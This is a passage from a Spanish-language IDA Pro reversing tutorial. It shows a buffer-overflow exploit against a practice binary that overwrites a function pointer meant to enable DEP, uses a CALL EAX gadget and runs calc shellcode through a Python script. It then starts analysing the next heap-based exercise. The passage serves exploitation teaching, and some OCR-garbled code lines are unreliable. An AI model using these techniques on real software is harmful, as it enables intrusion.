
Como el ROP de Mypepe.dll ya estaba hecho lo dejo, ya veré como lo acomodo, por ahora ejecuto el script y atacheo el IDA pongo un breakpoint justo después del gets\_s, para que pare allí.

```

00401010
00401010
00401010 ; Attributes: bp-based Frame
00401010
00401010 ; int __cdecl ingreso(rsize_t Size)
00401010 ingreso proc near
00401010
00401010     Size= dword ptr  8
00401010
00401010     push    ebp
00401011     mov     ebp, esp
00401013     mov     eax, [ebp+Size]
00401016     push    eax,    ; Size
00401017     push    offset Buf,    ; Buf
0040101C     call    ds:gets_s
00401022 add    esp, 8
00401025 push    1
00401027 call    p_SetDEP
0040102B add    esp, 4
00401030 push    offset Buf
00401035 push    offset aHolas    ; "Hola %s\n"
0040103A call    sub_401100
0040103F add    esp, 8
00401042 pop    ebp
00401043 retn
00401043 ingreso endp

```

-356,22) (399,237) 00000422|00401022: ingreso+12|



Vemos que el buffer se ve bastante lleno vayamos allí a ver.

Si aprieto U para UNDEFINE se ven las Aes vayamos a ver si piso el puntero.

```
ata:00CB3020
ata:00CB3021 db 41h ; A
ata:00CB3022 db 41h ; A
ata:00CB3023 db 41h ; A
ata:00CB3024 db 41h ; A
ata:00CB3025 db 41h ; A
ata:00CB3026 db 41h ; A
ata:00CB3027 db 41h ; A
ata:00CB3028 db 41h ; A
ata:00CB3029 db 41h ; A
ata:00CB302A db 41h ; A
!001E26 00CB3026: .data:00CB3026 (Synchronous
```

Nos queda ver si pisamos el puntero.

Debug View      Structures

IDA View-EIP

```
■ .data:00CB3080 db 41h ; A
■ .data:00CB3081 db 41h ; A
■ .data:00CB3082 db 41h ; A
■ .data:00CB3083 db 41h ; A
■ .data:00CB3084 dword_CB3084 dd 99989796h ; DATA XREF: su
■ .data:00CB3084
■ .data:00CB3088 ; void *
■ .data:00CB3088 db 94h ; ö ; DATA XREF: ma
■ .data:00CB3088
■ .data:00CB3089 db 0EBh ; d ; main+1D↑w
■ .data:00CB308A db 1
■ .data:00CB308B db 78h ; x
00001E84|00CB3084: .data:dword_CB3084 (Synchronized with EIP)
```

Hex View-1

B2968 48 00 48 Z4 E0 8C 46 Z4 38 DC 46 Z4 00 D8 45 Z4 B-Kt=Kt+El El-+El

Aprieto la D hasta que lo convierto en un dword y veo que está bien pisado, por el valor que puse.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	DEP
hvcmd64.exe		2.224 K	968 K	6892			Enabled (perman...
LSB.exe	< 0.01	74.768 K	1.240 K	8236	Lenovo Service Bridge	Lenovo	Enabled (perman...
pycharm.exe	1.16	620.476 K	536.472 K	12780	PyCharm Community Edition	JetBrains s.r.o.	Enabled (perman...
Imsnotifier.exe		1.572 K	1.696 K	8500	Filesystem events processor	JetBrains s.r.o.	Enabled (perman...
conhost.exe		4.888 K	1.332 K	10426	Console Window Host	Microsoft Corporation	Enabled (perman...
python.exe		3.048 K	8.196 K	23776			Disabled (perman...
conhost.exe		4.880 K	9.540 K	16072	Console Window Host	Microsoft Corporation	Enabled (perman...
cmd.exe		1.868 K	3.476 K	23688	Procesador de comandos d...	Microsoft Corporation	Enabled (perman...
PRACTICA_41.exe		520 K	2.804 K	28604			Disabled (perman...
Telegram.exe	0.86	88.596 K	36.328 K	5156		Telegram Messenger LLP	Enabled (perman...
conhost.exe		5.292 K	1.572 K	23900	Console Window Host	Microsoft Corporation	Enabled (perman...
nativeproxy.exe	0.01	1.028 K	1.072 K	18312			Disabled (perman...
cmd.exe		1.648 K	636 K	25336	Procesador de comandos d...	Microsoft Corporation	Enabled (perman...

Veo que no tiene DEP pues acabamos de pisar la justo la api que lo iba a habilitar SetProcessDEPPolicy, así que no necesitaremos el ROP aquí.

The screenshot shows the Immunity Debugger interface. The assembly window displays the following code:

```
00CB1016 push    eax          ; Size
00CB1017 push    offset unk_C83020 ; Buf
00CB101C call    ds:geS           ; Buf
00CB1022 add     esp, 8
00CB1025 push    1
00CB1027 call    dword_C83084
00CB102D add     esp, 4
00CB1038 push    offset unk_C83020
00CB1035 push    offset ahola$   ; "Hola %s\n"
00CB103A call    sub_CB1100
00CB103F add     esp, 8
00CB1042 pop    ebp
```



The instruction at address 00CB1027 is highlighted in blue. A blue oval highlights the assembly code from 00CB1016 to 00CB1027. Another blue oval highlights the general registers pane on the right.

The registers pane on the right lists the following general registers:

Register	Value
EAX	00CB3020
EBX	00F50400
ECX	00000000
EDX	00000000
ESI	74506314
EDI	74506308
EBP	010FFB98
ESP	010FFB34
EIP	00CB1027
EFL	00000202

EAX está apuntando al buffer con las Aes, así que si puedo saltar allí podré acomodar el shellcode al inicio, y ejecutarlo.

Podría buscar un CALL EAX en la mypepe que no tiene asir, uso el nuevo keypatch con la opción SEARCH y pongo CALL EAX.



Vemos en los resultados que hay varios de mypepe, elijo alguno por ejemplo.


```

Mypepe.dll:7802C16A db 0ADh ; i
Mypepe.dll:7802C16B db 61h ; a
Mypepe.dll:7802C16C db 0FFh
Mypepe.dll:7802C16D db 0FFFh
Mypepe.dll:7802C16E ; -----
Mypepe.dll:7802C16E call eax
Mypepe.dll:7802C170 in eax, 000h
Mypepe.dll:7802C172 std
Mypepe.dll:7802C173 rel ch, 1
Mypepe.dll:7802C175 mov al, ch
UNKNOWN 7802C16E: Mypepe.dll:mypepe_modf+21C (sy)

```

Cuando voy allí aprieto la C para que se transforme en código, pues no lo había desensamblado.

0x7802c16e será el CALL EAX que elijo lo pongo en el script.



```

script.py x

shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x
stdin,stdout = popen4(r'PRACTICA_41.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()


#rop_chain = create_rop_chain()
fruta=shellcode +"A" * (0x64-len(shellcode)) + struct.pack("<L",0x7802c16e) + "\n"

print stdin

print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)

```

Al shellcode lo coloco adelante, ya que salta al inicio del buffer y para no variar el largo antes del puntero le resto el largo del shellcode a la cantidad de Aes .(el ROP ya no lo necesito así que lo quito.)



```

script.py x

shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc"
stdin,stdout = popen4(r'PRACTICA_41.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

#rop_chain = create_rop_chain()
fruta=shellcode +"A" * (0x64-len(shellcode)) + struct.pack("<L",0x7802c16e) + "\n"

print stdin

print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)

```

Listo el pollo ya ejecuta la calculadora, les dejo a ver si alguien me pone contento y hace el 41b. (o al menos lo intenta)

Hasta la parte siguiente.  
Ricardo Narvaja




# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 43

Vamos a solucionar la práctica 41b.

```
01251090 ; Attributes: bp-based frame
01251090 ; int __cdecl main(int argc, const char **argv, const char **envp)
01251090 _main proc near
01251090
01251090 var_10     = dword ptr -10h
01251090 Size       = dword ptr -8Ch
01251090 Dst        = dword ptr -8
01251090 Buf        = dword ptr -4
01251090 argc       = dword ptr 8
01251090 argv      = dword ptr 0Ch
01251090 envp      = dword ptr 10h
01251090
01251090 push    ebp
01251091 mov     ebp, esp
01251093 sub     esp, 10h
01251096 push    6Ch ; Size
01251098 call    ?2?0@YAPAX@Z, operator new(uint)  Red arrow points here
01251099 add     esp, 4
012510A0 mov     [ebp+Dst], eax
012510A3 cmp     [ebp+Dst], 0
012510A7 jz      short loc_12510C1
01251090
012510A9 push    6Ch ; Size
012510A8 push    0 ; Val
012510AD mov     eax, [ebp+Dst]
012510B0 push    eax ; Dst
012510B1 call    memset
012510B6 add     esp, 0Ch
012510B9 mov     ecx, [ebp+Dst]
012510BC mov     [ebp+var_10], ecx
012510BF jmp    short loc_12510C8
01251090
012510C1 loc_12510C1:
012510C1     mov     [ebp+var_10], 0
012510C8
```

Si cambiamos a DEMANGLED NAMES – NAMES, vemos que queda más lindo.

Aun si no les muestra la función con el nombre new, y les muestra una dirección numérica, new es muy parecido a malloc, en el código fuente obviamente new se aplica sobre un objeto y internamente llama a malloc reservando memoria para el mismo y malloc directamente se le pasa un size numérico, pero aquí, no hay mucha diferencia. (en caso de usar new para instancias de clases puede llamarse al constructor de la clase luego de allocar, lo que no se hace con malloc pero aquí no se da ese caso)




```


int main(int argc, char **argv) {
    listeros * jose = new listeros ();
    jose->foo2 = (int(*)(char *))&system;
}

```

Vemos que en el código fuente se llama a un new, creando un objeto del tipo listeros que aquí no se ve que es, pero el tema es que ese tipo listeros tiene un size y es lo que a bajo nivel se termina pasando a malloc para reservar en la memoria, al menos en este caso no hay gran diferencia.



Vemos que aun sin saber que dicha función es un new porque me lo dice IDA, veo que el size se lo pasa a malloc y reserva esa cantidad de memoria y lo devuelve en EAX, ya que si puede reservar ese size devolverá distinto de cero, y ira por el camino de la flecha roja al retn.




Así que en condiciones normales aun sin saber que es un new si le pongo a la función esta como nombre \_malloc porque termina llamando a malloc, no habría gran problema, si IDA no me avisara, sería un malloc de 0x6C que es el largo del objeto, o si no se eso, es el size a allocar y punto.

```

01251090 envp      = dword ptr  10h
01251090
01251090 push    ebp
01251091 mov     ebp, esp
01251093 sub     esp, 10h
01251096 push    6Ch ; Size
01251098 call    operator new(uint)
0125109D add     esp, 4
012510A0 mov     [ebp+Dst], eax
012510A3 cmp     [ebp+Dst], 0
012510A7 jz      short loc_12510C1


```

Vemos que la dirección de la zona allocada la guarda en Dst, así que podría renombrarla a p\_Dst\_Heap, ya que apunta a la zona allocada que se encuentra en el Heap, ya que malloc reserva zonas en el Heap devolviéndome la dirección a ella.




Si devuelve distinto de cero o sea si allocó correctamente va al bloque verde, donde le pasa esa misma dirección y hace memset para llenar todo ese buffer en el heap de ceros, para vaciarlo de contenido anterior.

Vemos aquí



Copia el mismo puntero a otra variable, así que le puse p\_Dst\_Heap\_2 ya que no puedo ponerle a dos variables diferentes el mismo nombre.




```
012510C8
012510C8 loc_12510C8:
012510C8      mov    edx, [ebp+p_Dst_Heap_2]
012510CB      mov    [ebp+Buf], edx
012510CE      mov    eax, [ebp+Buf]
012510D1      mov    ecx, ds:system
012510D7      mov    [eax+68h], ecx
012510DA      mov    edx, [ebp+Buf]
012510DD      mov    eax, ds:SetProcessDEPPolicy
012510E2      mov    [edx+64h], eax
012510E5      mov    ecx, [ebp+Buf]
012510E8      lea    edx, [ebp+Size]
012510EB      mov    [ecx+68h], edx
012510EE      cmp    [ebp+argc], 2
012510F2      short loc_1251133
```

